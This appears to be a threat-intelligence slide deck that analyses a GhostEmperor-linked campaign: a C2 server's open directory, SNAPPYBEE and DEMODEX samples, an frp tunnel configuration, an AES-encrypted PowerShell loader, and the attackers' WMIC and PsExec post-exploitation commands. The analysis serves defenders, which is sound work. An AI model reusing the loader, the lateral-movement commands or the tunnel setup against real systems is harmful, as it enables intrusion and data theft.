- We observed some interesting malicious samples on a C2: **23.81.41[.]166:80** in Oct. 2023.
- The Possible C2 Active timeline: 2023/10/12 ~ 2024/04/02.

← → ↻ 23.81.41.166

Index of /

Name	Last modified	Size	Description
0202/	2024-02-02 01:13	-	
123.txt	2023-11-04 07:31	3	
123.zip	2023-10-15 03:49	1.4K	
Nsc.exe	2023-10-13 00:56	1.6M	
NortonLog.txt	2023-10-15 03:50	126K	
admin64	2024-01-19 01:06	1.4M	
conf.php	2023-11-04 07:22	5.9K	
firstblood.mp3	2023-11-08 07:24	40K	
frpc	2023-10-30 03:24	13M	
fscan_armv7	2023-11-20 01:17	21M	
fscan_mips	2023-11-14 21:53	22M	
fscan_mips64	2024-01-31 18:21	25M	
loginfo	2023-11-02 18:38	5.9M	
mipsinfo	2023-11-30 01:09	36K	
onedrive.zip	2023-10-16 01:30	3.0M	
procdump.exe	2024-02-18 18:31	334K	
sql.toml	2023-10-12 20:22	184	
sql.zip	2023-10-12 20:14	5.2M	
tunnel.php	2023-10-30 03:05	5.6K	
winx64.exe	2024-01-19 00:52	1.4M	
x86	2024-01-19 00:52	1.4M	

Apache/2.4.29 (Ubuntu) Server at 23.81.41.166 Port 80

← → ↻ 23.81.41.166/0202/

Index of /0202

Name	Last modified	Size	Description
Parent Directory		-	
DgApi.dll	2024-02-02 01:13	255K	
dbindex.dat	2024-02-02 01:13	128K	
imfsbDll.dll	2024-02-02 01:13	607K	
imfsbSvc.exe	2024-02-02 01:13	339K	

Apache/2.4.29 (Ubuntu) Server at 23.81.41.166 Port 80

Notable File	Description
sql.toml	frp config (C2 Server:165.154.227[.]192)
onedrived.zip	Contains a PowerShell script ondrived.ps1 .
Nsc.exe	The First SNAPPYBEE sample set. SNAPPYBEE C2 domain: api.solveblemten[.]com
123.zip/WINMM.dll	
NortonLog.txt	
0202/*	Another SNAPPYBEE sample set(imfsbSvc.exe, imfsbDll.dll, DgApi.dll and dbindex.dat). SNAPPYBEE C2 domain: C2:esh.hoovernamosong[.]com
Others	Open source hacktools like frpc, NeoReGeorg tunnel and fscan.

Additional frp c2 Findings

- sql.toml content

```
1 serverAddr = "165.154.227.192"
2 serverPort = 7000
3
4 [[proxies]]
5 name = "plugin_socks5"
6 type = "tcp"
7 remotePort = 6005
```

Q 165.154.227.192

AS142002 - SCLOUDPTELTD-AS Netblock 165.154.227.0/24 TW Scloud-Pte Routable Categorize

SHA-1	First Seen	Last Seen
f29feb4a21d00dd52eba8823c09ece3ae29d814d	2023-10-10	2024-02-05
2d2d79c478e92a7de25e661ff1a68de0833b9d9b	2023-11-07	2024-02-01

Serial Number 15059479460580546372

Issued 2017-03-21

Expires 2018-03-21

Common Name myServer (subject) myCA (issuer)

Alternative Names

Organization Name myorganization (subject) myorganization (issuer)

SSL Version 1

Organization Unit mygroup (subject) mygroup (issuer)

Street Address

Locality mycity (subject) mycity (issuer)

6 / 89

6 security vendors flagged this IP address as malicious

165.154.227.192 (165.154.224.0/19)
AS 142002 (Scloud Pte Ltd)

Community Score

DETECTION DETAILS RELATIONS TELEMETRY **COMMUNITY 1**


Contained In Collections (1)

ShadowPad Updated 1 month ago by ThreatFox
trusted
URLs: 1.7 K Domains: 8 IPs: 532 References: 8

The C2: 165.154.227.192 is also mentioned in some **lvanti** exploits report:

1. <https://fortiguard.fortinet.com/jp/outbreak-alert/ivanti-authentication-bypass>
2. <https://gist.github.com/andrew-morris/7679a18ef815068897bf27bf631f2ede>

The Link to GhostEmperor



```
> onedrived.ps1
> onedrived.ps1
1 $s='oUPDoRNZI1b0miRsExcl82au9WeSnP6kpSwwcgPFBQeIxbCTZ1tEscAAAnR8UGhEKmEf/YPZyz0SJKu3j71ex83ZReX7KJFgnr
2 [string] $k=$args[0].ToString().padright(32,'0');
3 $o=New-Object ([System.Text.Encoding]::UTF8.GetString( [System.Convert]::FromBase64String("U3lzdGVtLlA
4 $o.KeySize=256;
5 $o.Key=[System.Text.Encoding]::UTF8.GetBytes($k);
6 $o.IV=@(0)*16;
7 $$s0=$( [System.Convert]::FromBase64String($s));
8 $$s1=$o.CreateDecryptor().TransformFinalBlock($s0, 0, $s0.Length);
9 [ScriptBlock]::Create([System.Text.Encoding]::UTF8.GetString($s1)).Invoke();
```

Difference: The strings are encoded using base64 algorithm

GhostEmperor: From ProxyLogon to kernel mode

APT REPORTS 30 SEP 2021 20 minute read

```
Encrypted Powershell
$$s='0yFHD00iHUM6Nynp4RE7lnqD4KDXv6O9RN/wz94D8TLQoasD4GX2bXs ...
[string] $k=$args[0].ToString().padright(32,'0'); AES key from command line
$o=New-Object "System.Security.Cryptography.AesManaged";
$o.KeySize=256;
$o.Key=[System.Text.Encoding]::UTF8.GetBytes($k);
$o.IV=@(0)*16;

$svchostdata = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA/

$svcname = 'MsMp4Hw';
$svcgrou = 'MsGroup';
$svcdesc = 'Microsoft hardware decode';
$svcdllpath = 'C:\Windows\System32\msmp4dec.dll';

$szregkey = 'Software\Microsoft';
$szregvalue = 'hiaudio';
$szregdata = 'KrrKAeU/51fV+35Uz0S+3MxbVFycqxUcQnn51n0FZGnCdYgtL1NsV+SuLWQ
$cregkey = 'Software\Microsoft';
$cregvalue = 'midihelp';
$cregdata = 'VrKnGp5hsvJl1ttmx9KgRkSDd/E/KGP98+N7GrDaOHQNrqt1XnV/gkz+nYec
$resetkey = 'SOFTWARE\Microsoft\{EAAB20A7-9B68-4185-A447-7E4D21621943}';
:
```


AES decrypt

Initial stage comprised of encrypted PowerShell code that is decrypted based on an attacker-provided AES key during run time

DEMODEX Infection Chain

- Analysis requirement:

1. First stage powershell script: requires a decryption key as an argument
2. Second stage service loader: uses computer name as the AES key



Control Flow Flattening

©2024 TREND MICRO

PSEXEC -> cmd.exe -> Powershell.exe -ex bypass c:\windows\assembly\onedrived.ps1 password@123

DEMODEX Analysis Screenshots

IDA - msmtp4dec_1.dll C:\Users\user\Desktop\demodex\msmp4dec_1.dll

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions window

Function name	Segment	Start
sub_1800062B0	seg000	0000000180006
sub_1800075B0	seg000	0000000180007
sub_180008A80	seg000	0000000180008
sub_180009AA0	seg000	0000000180009
sub_18000AC0A0	seg000	000000018000A
sub_18000B110	seg000	000000018000B
sub_18000C000	seg000	000000018000C
sub_18000D000	seg000	000000018000D
sub_18000E000	seg000	000000018000E
sub_18000F000	seg000	000000018000F
sub_180010000	seg000	0000000180010
sub_180011000	seg000	0000000180011
sub_180012000	seg000	0000000180012
sub_180013000	seg000	0000000180013
sub_180014000	seg000	0000000180014
sub_180015000	seg000	0000000180015
sub_180016000	seg000	0000000180016
sub_180017000	seg000	0000000180017
sub_180018000	seg000	0000000180018
sub_180019000	seg000	0000000180019
sub_18001A000	seg000	000000018001A
sub_18001B000	seg000	000000018001B
sub_18001C000	seg000	000000018001C
sub_18001D000	seg000	000000018001D
sub_18001E000	seg000	000000018001E
sub_18001F000	seg000	000000018001F
sub_180020000	seg000	0000000180020
sub_180021000	seg000	0000000180021
sub_180022000	seg000	0000000180022
sub_180023000	seg000	0000000180023
sub_180024000	seg000	0000000180024
sub_180025000	seg000	0000000180025
sub_180026000	seg000	0000000180026
sub_180027000	seg000	0000000180027
sub_180028000	seg000	0000000180028
sub_180029000	seg000	0000000180029
sub_18002A000	seg000	000000018002A
sub_18002B000	seg000	000000018002B
sub_18002C000	seg000	000000018002C
sub_18002D000	seg000	000000018002D
sub_18002E000	seg000	000000018002E
sub_18002F000	seg000	000000018002F
sub_180030000	seg000	0000000180030
sub_180031000	seg000	0000000180031
sub_180032000	seg000	0000000180032
sub_180033000	seg000	0000000180033
sub_180034000	seg000	0000000180034
sub_180035000	seg000	0000000180035
sub_180036000	seg000	0000000180036
sub_180037000	seg000	0000000180037
sub_180038000	seg000	0000000180038
sub_180039000	seg000	0000000180039
sub_18003A000	seg000	000000018003A
sub_18003B000	seg000	000000018003B
sub_18003C000	seg000	000000018003C
sub_18003D000	seg000	000000018003D
sub_18003E000	seg000	000000018003E
sub_18003F000	seg000	000000018003F
sub_180040000	seg000	0000000180040
sub_180041000	seg000	0000000180041
sub_180042000	seg000	0000000180042
sub_180043000	seg000	0000000180043
sub_180044000	seg000	0000000180044
sub_180045000	seg000	0000000180045
sub_180046000	seg000	0000000180046
sub_180047000	seg000	0000000180047
sub_180048000	seg000	0000000180048
sub_180049000	seg000	0000000180049
sub_18004A000	seg000	000000018004A
sub_18004B000	seg000	000000018004B
sub_18004C000	seg000	000000018004C
sub_18004D000	seg000	000000018004D
sub_18004E000	seg000	000000018004E
sub_18004F000	seg000	000000018004F
sub_180050000	seg000	0000000180050
sub_180051000	seg000	0000000180051
sub_180052000	seg000	0000000180052
sub_180053000	seg000	0000000180053
sub_180054000	seg000	0000000180054
sub_180055000	seg000	0000000180055
sub_180056000	seg000	0000000180056
sub_180057000	seg000	0000000180057
sub_180058000	seg000	0000000180058
sub_180059000	seg000	0000000180059
sub_18005A000	seg000	000000018005A
sub_18005B000	seg000	000000018005B
sub_18005C000	seg000	000000018005C
sub_18005D000	seg000	000000018005D
sub_18005E000	seg000	000000018005E
sub_18005F000	seg000	000000018005F
sub_180060000	seg000	0000000180060
sub_180061000	seg000	0000000180061
sub_180062000	seg000	0000000180062
sub_180063000	seg000	0000000180063
sub_180064000	seg000	0000000180064
sub_180065000	seg000	0000000180065
sub_180066000	seg000	0000000180066
sub_180067000	seg000	0000000180067
sub_180068000	seg000	0000000180068
sub_180069000	seg000	0000000180069
sub_18006A000	seg000	000000018006A
sub_18006B000	seg000	000000018006B
sub_18006C000	seg000	000000018006C
sub_18006D000	seg000	000000018006D
sub_18006E000	seg000	000000018006E
sub_18006F000	seg000	000000018006F
sub_180070000	seg000	0000000180070
sub_180071000	seg000	0000000180071
sub_180072000	seg000	0000000180072
sub_180073000	seg000	0000000180073
sub_180074000	seg000	0000000180074
sub_180075000	seg000	0000000180075
sub_180076000	seg000	0000000180076
sub_180077000	seg000	0000000180077
sub_180078000	seg000	0000000180078
sub_180079000	seg000	0000000180079
sub_18007A000	seg000	000000018007A
sub_18007B000	seg000	000000018007B
sub_18007C000	seg000	000000018007C
sub_18007D000	seg000	000000018007D
sub_18007E000	seg000	000000018007E
sub_18007F000	seg000	000000018007F
sub_180080000	seg000	0000000180080
sub_180081000	seg000	0000000180081
sub_180082000	seg000	0000000180082
sub_180083000	seg000	0000000180083
sub_180084000	seg000	0000000180084
sub_180085000	seg000	0000000180085
sub_180086000	seg000	0000000180086
sub_180087000	seg000	0000000180087
sub_180088000	seg000	0000000180088
sub_180089000	seg000	0000000180089
sub_18008A000	seg000	000000018008A
sub_18008B000	seg000	000000018008B
sub_18008C000	seg000	000000018008C
sub_18008D000	seg000	000000018008D
sub_18008E000	seg000	000000018008E
sub_18008F000	seg000	000000018008F
sub_180090000	seg000	0000000180090
sub_180091000	seg000	0000000180091
sub_180092000	seg000	0000000180092
sub_180093000	seg000	0000000180093
sub_180094000	seg000	0000000180094
sub_180095000	seg000	0000000180095
sub_180096000	seg000	0000000180096
sub_180097000	seg000	0000000180097
sub_180098000	seg000	0000000180098
sub_180099000	seg000	0000000180099
sub_18009A000	seg000	000000018009A
sub_18009B000	seg000	000000018009B
sub_18009C000	seg000	000000018009C
sub_18009D000	seg000	000000018009D
sub_18009E000	seg000	000000018009E
sub_18009F000	seg000	000000018009F
sub_1800A0000	seg000	00000001800A0
sub_1800A1000	seg000	00000001800A1
sub_1800A2000	seg000	00000001800A2
sub_1800A3000	seg000	00000001800A3
sub_1800A4000	seg000	00000001800A4
sub_1800A5000	seg000	00000001800A5
sub_1800A6000	seg000	00000001800A6
sub_1800A7000	seg000	00000001800A7
sub_1800A8000	seg000	00000001800A8
sub_1800A9000	seg000	00000001800A9
sub_1800AA000	seg000	00000001800AA
sub_1800AB000	seg000	00000001800AB
sub_1800AC000	seg000	00000001800AC
sub_1800AD000	seg000	00000001800AD
sub_1800AE000	seg000	00000001800AE
sub_1800AF000	seg000	00000001800AF
sub_1800B0000	seg000	00000001800B0
sub_1800B1000	seg000	00000001800B1
sub_1800B2000	seg000	00000001800B2
sub_1800B3000	seg000	00000001800B3
sub_1800B4000	seg000	00000001800B4
sub_1800B5000	seg000	00000001800B5
sub_1800B6000	seg000	00000001800B6
sub_1800B7000	seg000	00000001800B7
sub_1800B8000	seg000	00000001800B8
sub_1800B9000	seg000	00000001800B9
sub_1800BA000	seg000	00000001800BA
sub_1800BB000	seg000	00000001800BB
sub_1800BC000	seg000	00000001800BC
sub_1800BD000	seg000	00000001800BD
sub_1800BE000	seg000	00000001800BE
sub_1800BF000	seg000	00000001800BF
sub_1800C0000	seg000	00000001800C0
sub_1800C1000	seg000	00000001800C1
sub_1800C2000	seg000	00000001800C2
sub_1800C3000	seg000	00000001800C3
sub_1800C4000	seg000	00000001800C4
sub_1800C5000	seg000	00000001800C5
sub_1800C6000	seg000	00000001800C6
sub_1800C7000	seg000	00000001800C7
sub_1800C8000	seg000	00000001800C8
sub_1800C9000	seg000	00000001800C9
sub_1800CA000	seg000	00000001800CA
sub_1800CB000	seg000	00000001800CB
sub_1800CC000	seg000	00000001800CC
sub_1800CD000	seg000	00000001800CD
sub_1800CE000	seg000	00000001800CE
sub_1800CF000	seg000	00000001800CF
sub_1800D0000	seg000	00000001800D0
sub_1800D1000	seg000	00000001800D1
sub_1800D2000	seg000	00000001800D2
sub_1800D3000	seg000	00000001800D3
sub_1800D4000	seg000	00000001800D4
sub_1800D5000	seg000	00000001800D5
sub_1800D6000	seg000	00000001800D6
sub_1800D7000	seg000	00000001800D7
sub_1800D8000	seg000	00000001800D8
sub_1800D9000	seg000	00000001800D9
sub_1800DA000	seg000	00000001800DA
sub_1800DB000	seg000	00000001800DB
sub_1800DC000	seg000	00000001800DC
sub_1800DD000	seg000	00000001800DD
sub_1800DE000	seg000	00000001800DE
sub_1800DF000	seg000	00000001800DF
sub_1800E0000	seg000	00000001800E0
sub_1800E1000	seg000	00000001800E1
sub_1800E2000	seg000	00000001800E2
sub_1800E3000	seg000	00000001800E3
sub_1800E4000	seg000	00000001800E4
sub_1800E5000	seg000	00000001800E5
sub_1800E6000	seg000	00000001800E6
sub_1800E7000	seg000	00000001800E7
sub_1800E8000	seg000	00000001800E8
sub_1800E9000	seg000	00000001800E9
sub_1800EA000	seg000	00000001800EA
sub_1800EB000	seg000	00000001800EB
sub_1800EC000	seg000	00000001800EC
sub_1800ED000	seg000	00000001800ED
sub_1800EE000	seg000	00000001800EE
sub_1800EF000	seg000	00000001800EF
sub_1800F0000	seg000	00000001800F0
sub_1800F1000	seg000	00000001800F1
sub_1800F2000	seg000	00000001800F2
sub_1800F3000	seg000	00000001800F3
sub_1800F4000	seg000	00000001800F4
sub_1800F5000	seg000	00000001800F5
sub_1800F6000	seg000	00000001800F6
sub_1800F7000	seg000	00000001800F7
sub_1800F8000	seg000	00000001800F8
sub_1800F9000	seg000	00000001800F9
sub_1800FA000	seg000	00000001800FA
sub_1800FB000	seg000	00000001800FB
sub_1800FC000	seg000	00000001800FC
sub_1800FD000	seg000	00000001800FD
sub_1800FE000	seg000	00000001800FE
sub_1800FF000	seg000	00000001800FF

Graph overview

Pseudocode-A

```

if ( v17 > 0x924 )
{
  if ( v17 <= 0xCB7 )
  {
    if ( v17 <= 0xA68 )
    {
      if ( v17 == 0x925 )
      {
        v111 = dword_180019338;
        v17 = 0xCB8;
      }
      else
      {
        if ( v17 != 0x962 )
        goto LABEL_119;
        VirtualAlloc((LPVOID)a1,
```

Campaign Alpha Post-exploitation Findings

Tools / Type	Description
frp related	<ul style="list-style-type: none"> ● WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c expand c:/windows/debug/1.zip c:/windows/debug/notepadup.exe ● WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c c:/windows/debug/notepadup.exe -c c:/windows/debug/sql.toml" ● cmd.exe /c ping 165.154.227.192 -n 1 > c:\Windows\debug\info.log ● cmd.exe /c expand c:/windows/debug/1.zip c:/windows/debug/win32up.exe ● cmd.exe /c c:/windows/debug/win32up.exe -c c:/windows/debug/sql.toml
collect host information	<ul style="list-style-type: none"> ● cmd.exe /c tasklist /v > c:\windows\debug\info.log ● cmd.exe /c wevtutil qe security /format:text /q:"Event[System[(EventID=4624)]]" > c:\windows\debug\info.log <p style="text-align: right; color: red;">Find logon user information (username, logon IP address)</p>
ps.exe (PSEXEC.exe)	<ul style="list-style-type: none"> ● C:\Windows\assembly\ps.exe /accepteula \\<REDACTED> -u <REDACTED> -p <REDACTED> -s cmd /c c:\Windows\assembly\1.bat ● WMIC.exe /node:<REDACTED> /user:<REDACTED> /password:<REDACTED> process call create "cmd.exe /c c:\Windows\debug\1.bat"


frp config
frp c2 server

Exfiltration – US NGO entity


Exclusive for JSAC2025

(TLP:RED) Projection only

Projection only




SNAPPYBEE Analysis Screenshot



